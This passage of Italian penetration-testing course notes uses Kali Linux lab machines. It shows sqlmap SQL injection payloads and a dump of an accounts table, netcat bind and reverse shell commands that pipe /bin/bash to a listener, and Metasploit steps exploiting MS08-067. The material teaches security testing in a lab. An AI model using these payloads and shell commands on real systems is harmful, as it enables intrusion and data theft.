+ OSVDB-583: /cgi-bin/%2E%2E%2F%2E%2F%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%
    E%2F%2E%2F%57%69%6E%64%6F%77%73%2Fping.exe%20127.0.0.1: Specially for
    matted strings allow command execution. Upgrade to version 1.15 or higher.
    r. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0011.
```

7.6.2 OWASP ZAP

OWASP Zed Attack Proxy (ZAP), creato dal progetto OWASP è una Web Application Vulnerability Scanner, + un'applicazione open source basata su Java e offre una vasta gamma di funzionalità. OWASP ZAP può operare come Web Crawler, i identificatore di Vulnerabilità, proxy Web e etc.

7.6.3 Paros Proxy

Esplora in profondità (Spider) un'applicazione Web ed effettua vari controlli di sicurezza su di essa, permette inoltre di intercettare traffico Web (HTTP/HTTPS), impostando un proxy locale tra browser ed applicazione Web, creare ed inviare richieste particolari all'applicazione Web per testarla manualmente. **NOTA:** Prima di avviare Paros Proxy chiudere eventuali altri servizi di rete attivi sulla porta 8080.

Esempio

Impostiamo su firefox come server proxy 127.0.0.1, visitiamo <http://10.0.2.6/mutillidae>, torniamo in paros e sotto la sezione sites è comparso l'URL del sito appena visitato. Cliccando sull'url e selezionando spider, paros inizierà ad esplorare l'intera applicazione. Una volta terminata la scansione dell'applicazione Web, tutte le pagine rilevate possono essere visualizzate tramite la scheda «Spider», nella parte inferiore di Paros.

7.6.4 Altre funzionalità

- Selezionando il sito Web target presente nel menu «Sites» e poi scegliendo il menu «Analyze» | «Scan All», possiamo individuare le vulnerabilità presenti nel sito.
- Paros permette anche di impostare solo determinati tipi di controlli di sicurezza. Selezionando il sito Web target presente nel menu «Sites», poi navigando il menu «Analyze» | «Scan Policy» ed infine selezionando «Analyze» | «Scan». Quando la scansione è terminata i vari Alert di sicurezza sono mostrati nella sezione «Alerts». Classificati in base ai livelli di rischio (High, Medium e Low).
- È possibile visualizzare il «Report» dettagliato con i risultati ottenuti dall'ultima scansione: /root/paros/session/LatestScannedReport.html
- Paros permette di visualizzare richieste e risposte relative ad una particolare pagina (Request, response)
- Paros permette di intercettare e gestire richieste e risposte (Interceptor Proxy), selezionando la scheda «Trap».
- Paros permette di costruire richieste HTTP personalizzate, selezionando «Tools» | «Manual Request Editor»

7.6.5 OWASP Joomla Vulnerability Scanner Project

Strumento Open Source, implementato in linguaggio Perl. Consente di automatizzare la rilevazione delle vulnerabilità nelle implementazioni del CMS (Content Management System) Joomla. Rileva configurazioni errate e carenze a livello di amministrazione dei servizi (password deboli, etc) offerti da Joomla. Fornisce un'interfaccia intuitiva e genera i report finali sia in formato testuale che HTML.

Esempio di attacco

```
joomscan -u http://10.0.2.4/joomla/, macchina presente al seguente link:
```

```
https://www.dropbox.com/s/ja1923vm0ghwth7/OWASP\_BWA.ova?dl=0
```

Verranno mostrate tutte le vulnerabilità presenti.

Il report è memorizzato in /usr/share/joomscan/reports/

7.6.6 WordPress Security Scanner

Progetto nato per scopi non commerciali, sviluppato per automatizzare la rilevazione delle vulnerabilità presenti nel CMS WordPress. Implementato in linguaggio Ruby.

Esempio

```
wpscan --url http://10.0.2.4/wordpress/
```

7.6.7 DIRB

È un Web Content Scanner, cerca anche risorse web nascoste. Effettua attacchi basati su dizionario (wordlist) ed analizza le risposte ottenute dal Web Server. Fornisce alcuni dizionari preconfigurati (built-in) presenti in /usr/share/wordlists/dirb, permette la creazione di dizionari personalizzati tramite strumenti quali html2dic, gendict, cewl, etc.

7.6.8 OWASP DirBuster

Applicazione java multi-thread appartenente al progetto OWASP. Progettata per effettuare il brute force di directory e nomi di file su Web Server. Utile soprattutto per rilevare directory e file nascosti. La sua efficacia dipende essenzialmente dal dizionario (wordlist) utilizzato per effettuare il brute force.

7.6.9 WhatWeb

Permette di rilevare le tecnologie utilizzate da un'applicazione Web: Content Management Systems (CMS), piattaforma, librerie, Web Server e etc. Fornisce oltre 1700 plugin, identifica inoltre versione degli applicativi, indirizzi e-mail, ID account, moduli utilizzati dai framework Web, errori SQL e etc.

7.6.10 WafW00f

WafW00f è uno script Python in grado di rilevare se un'applicazione Web è protetta da firewall (Web Application Firewall - WAF), ma anche se utilizza un Content Delivery Network (CDN). Utile quando un pentester vuole analizzare un'applicazione Web e si accorge, mediante alcune tecniche di valutazione delle vulnerabilità, che tale applicazione potrebbe essere protetta da firewall. Il rilevamento del firewall potrebbe migliorare la strategia di testing del pentester e richiedere al pentester di sviluppare tecniche avanzate di firewall evasion.

7.6.11 Burp Suite

Permette di effettuare numerose operazioni, aquisire, analizzare e violare Web App utilizzando tecniche manuali ed automatizzate. In kali linux è presente la versione community edition. All'avvio di Burp bisogna assicurarsi che sulla porta 8080 non ci sia nessun servizio in ascolto.

La modalità di nostro interesse è la sezione proxy - interceptor. Inizialmente dobbiamo assicurarci che "interceptor is on". Fatto questo andiamo in options e ci assicuriamo che il proxy sia impostato sulla porta 8080 di localhost. Prima di procedere settiamo su firefox in "preferences" -> general -> networkproxy il valore di http proxy a 127.0.0.1.

Noata Burp suite come proxy SSL: Per poter utilizzare la Burp Suite come proxy SSL è necessario importare in Firefox il certificato digitale della suite stessa scaricandolo da <http://burp/cert>, lo si importa nella sezione Authorities contenuta in certificates in privacy e security su firefox.



Fatto questo possiamo impostare interceptor su on.

Esempio di attacco man in the middle

Da Firefox proviamo ad accedere al seguente URL 10.0.2.6/mutillidae (Macchina Metasploitable 2). La pagina sembra essere rimasta bloccata, in realtà è il nostro server proxy che sta trattenendo la richiesta.

```

Request to http://10.0.2.6:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
GET /mutillidae/ HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=99923473f3678abcde7793ed2e72e101
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Wed, 03 Apr 2019 17:04:06 GMT
    
```

Se clicchiamo su forward la richiesta continuerà il suo normale percorso.

Altre funzionalità

- Web Spider: in maniera simile ad OWASP ZAP. Visita in profondità tutti i link di una Web App e determinando se ci sono pagine affette da vulnerabilità.
- Intruder: permette di personalizzare gli attacchi in base ad una vasta gamma di fattori
- Repeater: Permette di re-inviare richieste HTTP o HTTPS per re-esaminare le richieste e le risposte. Operazione molto utile quando si analizzano ID di sessione e cookie.
- Comparer: permette di effettuare confronti tra differenti dati di traffico catturato. Molto utile quando ci sono leggere e non rilevabili variazioni tra i dati catturati o per vedere se i parametri di sessione sono cambiati durante le richieste e le risposte inviate.

7.7 Analisi delle Vulnerabilità nei Database

Strumenti che si occupano principalmente di Enumerazione, Fingerprinting, Controllo della password e valutazione della macchina target mediante attacchi di SQL Injection. Consentono al pentester di individuare eventuali vulnerabilità che si trovano sia nell'applicazione Web (front-end) che nel database (back-end).

7.7.1 sqlmap

Strumento automatico ed avanzato per effettuare SQL Injection. Supporta nativamente vari Database Management Systems (DBMS): MS-SQL, MySQL, Oracle, PostgreSQL. Può anche operare con DBMS diversi come MS-Access, DB2, ecc.

SQLMap utilizza quattro tecniche di SQL injection:

1. Inferential blind SQL injection
2. UNION query SQL injection
3. Stacked queries
4. Time-based blind SQL injection

Fornisce una vasta gamma di funzioni ed opzioni: enumerazione, fingerprinting del database, estrazione dei dati, accesso al filesystem della macchina target e esecuzione di comandi arbitrari mediante l'accesso completo al Sistema Operativo della macchina target. SQLMap permette inoltre di analizzare una lista di macchine target prodotta dalla Burp Suite, file di log prodotti da altri strumenti di analisi (Ad es., Webscarab), file testuali e effettuare ricerche nel Google Hacking Database.

Le opzioni di SQLMap sono raggruppate in 11 categorie logiche:

- Target specification
- Connection request parameters
- Injection payload
- Injection techniques
- Fingerprinting
- Enumeration options
- User-Defined Function (UDF) injection
- Filesystem access
- Operating system access
- Windows registry access
- Altre opzioni varie

Esempio 1

Prima di provare gli esempi è necessario «sistemare un problema di configurazione» dell'applicazione Mutillidae su Metasploitable 2

```
sudo su
loadkeys it
nano /var/www/mutillidae/config.inc
$dbname = 'owasp10';
```

Useremo sqlmap per effettuare l'enumerazione ed il fingerprinting di alcune informazioni relative al database dell'applicazione Mutillidae su Metasploitable 2, IP: 10.0.2.6

```
> sqlmap -u "http://10.0.2.6/mutillidae/index.php?page=view-someones-blog.php" --
forms --batch --dbs
```

- -u indica a SQLMap l'URL da analizzare
- -forms indica a SQLMap di utilizzare i campi del modulo nella pagina di destinazione
- -batch permette ad SQLMap di rispondere ad eventuali domande di default sul modulo
- -dbs enumera tutti i database disponibili presso l'URL impostata

```
POST parameter 'author' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 112 HTTP(s) requests:
...
Parameter: author (POST)
    Type: boolean-based blind
        Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
        Payload: author=-9703' OR 8531=8531#&view=someones-blog-php-submit-button=View Blog Entries

    Type: error-based
        Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
        Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' OR ROW(9675,6817)>(SELECT COUNT(*),CONCAT(0x717a7a7171,(SELECT (ELT(9675=9675,1))),0x71716b7071,FLOOR(RAND(0)*2))x FROM (SELECT 1978 UNION SELECT 8364 UNION SELECT 3153 UNION SELECT 4128)a GROUP BY x)-- HMW&view=someones-blog-php-submit-button=View Blog Entries
```

```
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 OR time-based blind
Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' OR SLEEP(5)-- KNZN&view=someones-blog-php-submit-button=View Blog Entries

Type: UNION query
Title: MySQL UNION query (NULL) - 4 columns
Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' UNION ALL SELECT NULL,NULL,CONCAT(0x717a7a7171,0x7576486c4a4e7365664b68595a574b4d5064777a4a4f67644f6a5a6568a52666e57546f616a4744,0x71716b7071),NULL#&view=someones-blog-php-submit-button=View Blog Entries
...
do you want to exploit this SQL injection? [Y/n] Y
[15:38:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[15:38:27] [INFO] fetching database names
available databases [7]:
[*] dwva
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

7. Vulnerability Mapping

Una delle tabelle più importanti del database potrebbe essere accounts, se ottenessimo gli account potremmo manipolare il database e continuare a compromettere altre tabelle. Usiamo l'opzione -T per specificare la tabella (accounts) e l'opzione --dump per eseguire il dump di tale tabella:

```
> sqlmap -u "http://10.0.2.6/mutillidae/index.php?page=view-someones-blog.php" --forms  
--batch -D owasp10 -T accounts --dump
```

7.7.2 sqlninja

Strumento sviluppato per applicazioni Web che utilizzano Microsoft SQL Server nel back-end e sono vulnerabili ad SQL injection. Il suo obiettivo principale è sfruttare queste vulnerabilità per assumere il controllo del server del database tramite una shell di comandi interattiva. Invece di estrarre semplicemente i dati dal database, di solito opera insieme ad altri strumenti per il penetration testing: Paros Proxy, Burp Suite, Metasploit, etc. Fornisce numerose funzionalità

- Server fingerprinting
- Password brute force
- Privilege escalation
- Remote backdoor upload
- Direct (Bind) shell e Reverse shell
- DNS tunneling
- Command injection
- Metasploit integration
- Etc

Capitolo 8

Target Exploitation

Il Target Exploitation cerca di «sfruttare» le vulnerabilità rilevate e di trarne vantaggio. Gli obiettivi principali del Target Exploitation sono ottenere pieno controllo di quante più macchine target possibili all'interno dell'asset analizzato, talvolta ci si potrebbe accontentare di un controllo parziale e ulteriori informazioni e visibilità dell'asset e dei sistemi in esso contenuti.


- Exploit: Codice scritto per sfruttare una determinata vulnerabilità. Tipicamente usato per inviare / eseguire un payload. Esempio: Exploit basati su overflow, su injection, ecc.
- Payload: Codice che viene eseguito mediante l'exploit, se il payload è eseguito con successo, l'attaccante / pentester potrebbe ottenere accesso alla macchina target, ottenere maggiori permessi di accesso su tale macchina, causare malfunzionamenti o comportamenti indesiderati sulla macchina target: attacchi DoS, attacchi di poisoning, etc. Esempio: Shell Code (o Shellcode), Bind Shell e Reverse Shell, Keylogger, Remote Access Trojan (RAT) o Backdoor, Meterpreter (maggiori dettagli in seguito...), etc.

8.1 Shell code

Codice usato come payload durante l'exploitation di una vulnerabilità. Uno shellcode tipicamente avvia una Command Shell (Terminale/Prompt) che l'attaccante / pentester può usare per l'esecuzione interattiva di comandi sulla macchina target ottenendo così il controllo di tale macchina. Lo stesso shellcode potrebbe essere usato da vari tipi di exploit.

8.1.1 Bind shell

Lo shellcode quando viene eseguito «apre» una nuova porta sulla macchina target per consentire l'accesso a tale macchina. **Problema:** la porta aperta dallo shellcode potrebbe essere bloccata da un firewall.




Connessione ad una shell remota che fornisce accesso alla macchina target nel caso in cui l'exploitation abbia avuto successo. Viene eseguito uno shellcode che mette in «listening» una porta su tale macchina. Permette la connessione alla macchina target utilizzando la porta aperta dalla Bind Shell e fettuando il «tunneling» dello standard input (stdin) e dello standard output (stdout) all'interno di una connessione TCP. Simile ad un Client Telnet che stabilisce una connessione verso un Server Telnet.

Esempio

Mettiamo la macchina Metasploitable 2 [indirizzo IP 10.0.2.6] in «listening» sulla porta 12345. Tale macchina resterà in attesa di connessioni in ingresso sulla porta 12345. Non appena un host remoto avrà instaurato una connessione con la macchina Metasploitable 2, varrà mostrata una shell interattiva a tale host: nc -lp 12345 -e /bin/bash. Effettuiamo una connessione dalla macchina Kali verso la macchina Metasploitable 2 [indirizzo IP 10.0.2.6] sulla porta 12345: nc -nv 10.0.2.6 12345 . Abbiamo il controllo della macchina vittima.

8.1.2 Reverse Shell

Lo shellcode quando è eseguito fa sì che la macchina target contatti l'attaccante / pentester. In questo modo il firewall non bloccherà la connessione.



Non viene messa in listening una porta sulla macchina target, ma viene aperta una porta sulla macchina dell'attaccante / pentester. Sarà poi la macchina target a connettersi all'indirizzo IP ed alla porta dell'attaccante / pentester, fornendogli una shell interattiva. Molto utile quando la macchina target si trova «dietro» meccanismi di filtering (ad es., firewall) che impediscono o rendono problematico l'accesso ad essa.

Esempio

Mettiamo la macchina Kali [indirizzo IP 10.0.2.15] in «listening» sulla porta 12345. Tale macchina sarà in attesa di connessioni in ingresso sulla porta 12345: nc -nlvp 12345. Facciamo connettere Metasploitable 2 alla macchina Kali (indirizzo IP 10.0.2.15) sulla porta 12345: nc -nv 10.0.2.15 12345 -e /bin/bash.

8.2 Tipi di payload

- **Inline payload:** Singolo shellcode, auto-contenuto. Opera in un'unica fase ed è eseguito mediante una singola istanza di un exploit. Di solito più stabile rispetto ai payload che operano in più fasi. Alcuni exploit non supportano la dimensione di questo payload. Raramente usato in contesti reali.
- **Staged payload:** Se lo shellcode è «troppo grande», può essere suddiviso in parti più piccole ed inviato in più fasi (stages) alla macchina target. Fase 1: viene inviata una parte dello shellcode alla macchina target. Fase 2: tale parte instaura una connessione con la macchina dell'attaccante / pentester per ottenere la restante parte dello shellcode. L'utilizzo di staged payload aiuta a mantenere l'attacco difficilmente rilevabile da parte di un IDS

8.3 Tipologie di Exploit

Gli exploit sono classificati in tre categorie principali:

1. **Exploit Remoti:** sono eseguiti da una macchina remota (macchina dell'attaccante o del pentester). Di solito producono una Remote Code Execution (RCE). Tipicamente permettono di ottenere il controllo remoto della macchina target
2. **Exploit Client-Side** (anche noti come the New Remote Exploits): riguardano lo sfruttamento degli utenti di un Sistema. Si basano fortemente su tecniche di Social Engineering. Il modo più semplice per accedere ad un ambiente protetto è utilizzando il fattore umano
3. **Exploit Locali:** sono eseguiti localmente su una macchina target. Tipicamente per elevare i privilegi di accesso, ma anche per installare meccanismi di accesso persistente (ad es., backdoor)

Osservazioni: È più semplice e conveniente proteggere i Server: sono relativamente pochi, utilizzano tipicamente un certo insieme (non molto grande) di software. È estremamente più complesso proteggere migliaia di Client: hanno molti programmi diversi installati, in base alle esigenze degli utenti, talvolta con configurazioni particolari.

8.4 Sfruttare le vulnerabilità

Per sfruttare le vulnerabilità scoperte all'interno di un sistema un pentester dovrebbe avere diverse abilità:

- **Capacità di programmazione:** padronanza dei concetti e delle strutture di base di un determinato linguaggio di programmazione. Si dovrebbe avere padronanza di concetti avanzati quali: processore e memoria del sistema, buffer, puntatori, tipi di dati, registri, cache, etc.
- **Reverse Engineering:** ricavare il codice sorgente (o assembly) di un dato sistema senza alcuna conoscenza preliminare del suo funzionamento interno e esaminare: eventuali condizioni di errore di un sistema, funzioni e protocolli mal progettati e etc. Il Reverse Engineering può effettuare due tipi di analisi:
 - Analisi del Codice Sorgente: se si ha accesso al codice sorgente di un determinato software è possibile effettuarne l'analisi tramite strumenti automatici o manuali per rilevare eventuali condizioni che possono causare vulnerabilità.
 - Analisi del Codice Binario: necessaria quando non è disponibile il codice sorgente del software

Esistono vari strumenti per l'analisi del codice binario, disassemblatori e decompilatori sono due generici tipi di strumenti per l'analisi del codice binario:

- I Disassemblatori generano codice assembly a partire da codice binario
 - I Decompilatori generano codice in un linguaggio di alto livello (C, C++, Java, etc) a partire da codice binario
 - altri strumenti: esistono anche altre categorie di strumenti che permettono di individuare (ed eventualmente caratterizzare) le vulnerabilità (debugger, estrattori di dati, analizzatori di flusso, monitor di memoria, etc.)
- Creazione di Exploit ed Payload: scrittura del codice di una Proof of Concept (PoC) in grado di sfruttare le vulnerabilità di un software. L'obiettivo della PoC potrebbe essere quello di consentire al pentester di eseguire comandi arbitrari sulla macchina target. Ad es, uno Shellcode. Questa fase si basa fortemente su tutte le competenze descritte in precedenza.

8.5 Vulnerabilità ed Exploit

8.5.1 Repository

Molte vulnerabilità vengono rese disponibili pubblicamente, di solito dopo che è passato un certo periodo di tempo dalla loro scoperta alcune vulnerabilità sono rese note insieme ad una PoC dell'exploit che può essere utilizzato per sfruttarle e così da dimostrare la fattibilità nello sfruttare tali vulnerabilità. Tipicamente da questi repository pubblici non è possibile ottenere informazioni su vulnerabilità / exploit 0-day. Una delle migliori fonti da cui ottenere tali informazioni è il Dark Web.

Fonti diverse potrebbero contenere informazioni diverse riguardanti la stessa vulnerabilità o lo stesso exploit. Su alcune fonti potrebbero esserci descrizioni più dettagliate rispetto ad altre. Alcune fonti potrebbero riportare exploit completi mentre altre solo PoC (proof of context). È buona norma consultare quante più fonti possibili così da avere a disposizione il maggior numero di informazioni e soluzioni possibili.

Per numerose vulnerabilità non sono stati ancora pubblicati exploit in grado di sfruttarle. In alcuni casi potrebbe essere effettuato il porting di un exploit già esistente per renderlo compatibile con un altro ambiente operativo, sono necessarie competenze di programmazione ed una chiara comprensione dell'architettura specifica del Sistema Operativo della macchina target.

Repository in kali linux

Kali Linux è integrato con il repository di exploit fornito da Offensive Security (<https://www.exploit-db.com/>), ne fornisce un sottoinsieme e ciò offre il vantaggio di mantenere tutti gli exploit ordinati, aggiornati e pronti per il loro utilizzo. Attraverso i seguenti comandi è possibile visualizzare tutti gli exploit memorizzati in Kali Linux:

```
> cd /usr/share/exploitdb  
> less files_exploits.csv
```

Gli exploit sono disponibili nella directory: /usr/share/exploitdb/exploits. Gli exploit sono categorizzati in base a vari criteri: Sistema operativo, linguaggio di programmazione o tecnologia verso cui un determinato exploit può essere usato, etc.

8.5.2 Framework

Esistono vari framework (o suite) per il Target Exploitation: Metasploit (<https://www.metasploit.com/>), Armitage una GUI per Metasploit, Cobalt Strike (<https://www.cobaltstrike.com/>), Core Impact Pro (<https://www.coresecurity.com/core-impact>), Immunity Canvas (<https://www.immunityinc.com/products/canvas/>) e etc.

8.6 Metasploit

Sviluppato in linguaggio di programmazione Ruby permette al pentester anche di estendere o sviluppare plugin e strumenti personalizzati, ad es., exploit, strumenti aggiuntivi necessari / utili per il processo di Target Exploitation. Non è solo una piattaforma per eseguire, creare e modificare exploit ma permette anche di effettuare:

- Information Gathering
- Enumerazione dei servizi e rilevazione delle vulnerabilità
- Generazione di contenuti, ad es, payload e backdoor
- Evasione da IDS/IPS ed AntiVirus (AV)
- etc.

È un progetto in rapida evoluzione, vengono frequentemente aggiunte nuove funzionalità e migliorate quelle già esistenti. Viene aggiornato mediante gli aggiornamenti di Kali Linux. Conviene tenere costantemente aggiornato il framework (e di conseguenza Kali Linux). Con ogni aggiornamento vengono tipicamente aggiunte nuove funzionalità (exploit, payload, etc).

8.6.1 Struttura

Nella seguente directory ci sono tutti i file relativi a Metasploit: `/usr/share/metasploit-framework`. Mediante il seguente comando possiamo visualizzare la struttura delle directory di Metasploit: `tree -L 1 /usr/share/metasploit-framework`.

8.6.2 Moduli

Ciascuna categoria di moduli è legata ad una specifica attività del processo di penetration testing:


- exploits: codici (Proof-of-Concept - PoC) sviluppati per sfruttare determinate vulnerabilità
- payloads: codici che possono essere utilizzati in combinazione con gli exploit o in maniera indipendente. Tipicamente per eseguire comandi arbitrari sulla macchina target.
- auxiliary: strumenti sviluppati per eseguire operazioni relative all'attività di valutazione della sicurezza: scansione, sniffing, fingerprinting, enumerazione e etc. Sono utilizzati tipicamente per attività di pre e post exploitation.
- encoders: consentono la codifica del payload in modo da impedire/ complicare la sua individuazione da parte di AntiVirus (AV) ed altri meccanismi di difesa simili
- No Operation o No Operation Performed (nops): istruzioni in linguaggio assembly spesso aggiunte in uno shellcode. Non portano all'esecuzione di alcuna istruzione. Utilizzati solo per rendere consistente la dimensione del payload
- evasion: consentono la codifica del payload in modo da eludere controlli di sicurezza in ambienti Windows-based, tra i quali: AppLocker, Software Restriction Policies, Windows Defender e etc.

- post: consentono di effettuare varie attività di post-exploitation: enumerazione/raccolta di ulteriori informazioni, pivoting e etc.

8.6.3 MSFConsole

Frontend che permette di accedere a tutte le funzionalità di Metasploit. È possibile avviare la MSF-Console tramite interfaccia grafica: 08 - Exploitation Tools | metasploit framework.

Verrà mostrata una console interattiva in cui è possibile digitare i comandi di Metasploit: I comandi



```
=[ metasploit v5.0.59-dev
+ --=[ 1940 exploits - 1082 auxiliary - 333 post
+ --=[ 556 payloads - 45 encoders - 10 nops
+ --=[ 7 evasion
]
msf5 > ]
```

Metasploit sono raggruppati in 7 categorie:

- Core Commands
- Module Commands
- Job Commands
- Resource Script Commands
- Database Backend Commands
- Credentials Backend Commands
- Developer Commands

8.6.4 MSFConsole – Comandi Principali

- show: mostra tutti i moduli, oppure solo i moduli per una specifica categoria
- search: ricerca i moduli in base a vari criteri
- use: seleziona un modulo in base al proprio nome o al proprio ID
- get: ottiene il valore di una variabile (locale o globale)
- set: assegna un valore ad una variabile (locale o globale)
- sessions: mostra l'elenco delle sessioni attive e le relative informazioni
- background: permette di mettere in background una data sessione attiva
- exploit: permette di eseguire un exploit
- run: permette di eseguire moduli ausiliari

Le informazioni sulle opzioni di utilizzo di un determinato comando possono essere ottenute mediante la seguente sintassi: nomeComando -h

Comando show

Mostra i moduli disponibili per una determinata categoria per esempio show auxiliary mostra la lista dei moduli ausiliari che possono essere utilizzati durante il processo di penetration testing.

Comando search

Permette di effettuare la ricerca di specifici moduli. Sintassi: search [keywords]

```
keywords:
app: Modules that are client or server attacks
author: Modules written by this author
bid: Modules with a matching Bugtraq ID
cve: Modules with a matching CVE ID
edb: Modules with a matching Exploit-DB ID
name: Modules with a matching descriptive name
platform: Modules affecting this platform
ref: Modules with a matching ref
type: Modules of a specific type (exploit, auxiliary, or post)
```

Esempio: search cve:2009 type:exploit app:client.

8.6.5 Port Scanning, OS Fingerprinting e Service Identification

Metasploit può essere anche usato per effettuare operazioni di port scanning, OS fingerprinting e identificazione dei servizi. Fornisce funzionalità integrate con nmap: Per effettuare tali operazioni vanno invocati i seguenti comandi:

- load db_tracker: il database tracker memorizzerà i dati ottenuti dalle scansioni
- db_nmap -T Aggressive -sV -n -O -v 10.0.2.7 (IP Macchina Metasploitable 3), si occuperà di effettuare una scansione approfondita della macchina target

```
msf5 > load db_tracker
[*] Successfully loaded plugin: db_tracker
msf5 > db_nmap -T Aggressive -sV -n -O -v 10.0.2.7
[*] Nmap: Starting Nmap 7.00 ( https://nmap.org ) at 2019-04-12 16:12 CEST
[*] Nmap: NSE: Loaded 43 scripts for scanning.
[*] Nmap: Initiating ARP Ping Scan at 16:12
[*] Nmap: Scanning 10.0.2.7 [1 port]
[*] Nmap: Completed ARP Ping Scan at 16:12, 0.07s elapsed (1 total hosts)
[*] Nmap: Initiating SYN Stealth Scan at 16:12
[*] Nmap: Scanning 10.0.2.7 [1000 ports]
[*] Nmap: Discovered open port 135/tcp on 10.0.2.7
[*] Nmap: Discovered open port 445/tcp on 10.0.2.7
[*] Nmap: Discovered open port 139/tcp on 10.0.2.7
[*] Nmap: Discovered open port 3306/tcp on 10.0.2.7
[*] Nmap: Discovered open port 8080/tcp on 10.0.2.7
[*] Nmap: Discovered open port 3389/tcp on 10.0.2.7
[*] Nmap: Discovered open port 8009/tcp on 10.0.2.7
```

8.6.6 Remote Exploitation

Le tipiche fasi del processo di remote exploitation sono le seguenti:

1. Ricercare in Metasploit i moduli relativi agli exploit disponibili per una data vulnerabilità: search <nome_vulnerabilità>
2. Selezionare uno degli exploit restituiti al punto 1: use <nome_exploit> (oppure <Id_exploit>). Dopo aver selezionato l'exploit mediante il comando info è possibile ottenere informazioni dettagliate su tale exploit. Utilizzando il comando show payloads è possibile visualizzare i payload relativi all'exploit selezionato.
3. Impostare il payload e controllare le opzioni da configurare:

```
> set payload <nome_del_payload> o <Payload_Id>
> show options
```

Per la maggior parte degli exploit è possibile non specificare il payload da utilizzare, sarà Metasploit a farlo per noi, impostandone uno di default.

4. Impostare l'indirizzo IP della macchina target (Remote Host - RHOST): set RHOST <indirizzo_IP>
5. Impostare l'indirizzo IP della macchina dove vogliamo ricevere la connessione da parte della macchina target (Listener Host - LHOST) – Fase opzionale, ma necessaria se vengono scelti payload che istanziano «Reverse Shell»: set LHOST <indirizzo_IP>
LHOST potrebbe essere una macchina diversa da quella dell'attaccante/pentester
6. Controllare se sono state impostate tutte le informazioni relative alle opzioni richieste (Required): show options, se qualche informazione manca, inserirla mediante il comando set, così come fatto nelle fasi 4. e 5.
7. Eseguire l'exploit digitando: exploit.

Se la fase 7. va a buon fine, tipicamente si dovrebbe ottenere l'accesso alla macchina target, altrimenti, provare a cambiare alcune opzioni, usare un payload diverso, usare un exploit diverso.

Esempio 1 (Bind TCP Shell)

Vulnerabilità di Windows XP: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2008-4250>. Microsoft Security Bulletin MS08-067 - Critical:<https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067>. Servizio per la condivisione di file/stampa remota sulla porta 445 ed è vulnerabile. La nostra macchina target è Windows XP SP3, Indirizzo IP: 10.0.2.18.

1. Ricercare i moduli relativi alla vulnerabilità: Search MS08-067

#	Name	Disclosure Date	Rank	Check	Description
1	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	Microsoft Server Service Relative Path Stack Corruption

2. Selezionare l'exploit: use exploit/windows/smb/ms08_067_netapi. Con exploit(windows/smb/ms08_067_netapi) > info, otteniamo delle informazioni sull'exploit utilizzato. exploit(windows/smb/ms08_067_netapi) > show payloads otteniamo informazioni sui possibili payloads da utilizzare per l'exploit selezionato.

3. Impostare come payload una Bind TCP Shell e controllare le relative opzioni:

```
> set PAYLOAD windows/shell/bind_tcp
> show options
```

4. Impostare l'indirizzo IP della macchina target (Remote Host - RHOST): set RHOST 10.0.2.18
5. Controllare se sono state inserite tutte le informazioni relative alle opzioni richieste (Required): show options e se qualche informazione manca, la inseriamo mediante il comando set
6. eseguire l'exploit
7. Da ora è possibile eseguire comandi windows sulla macchina target.

Esempio 2 (Reverse TCP Shell)

1. Selezionare l'exploit use exploit/windows/smb/ms08_067_netapi
2. Impostare come payload una Reverse TCP Shell e controllare le relative opzioni:

```
> set PAYLOAD windows/shell/reverse_tcp
> show options
```

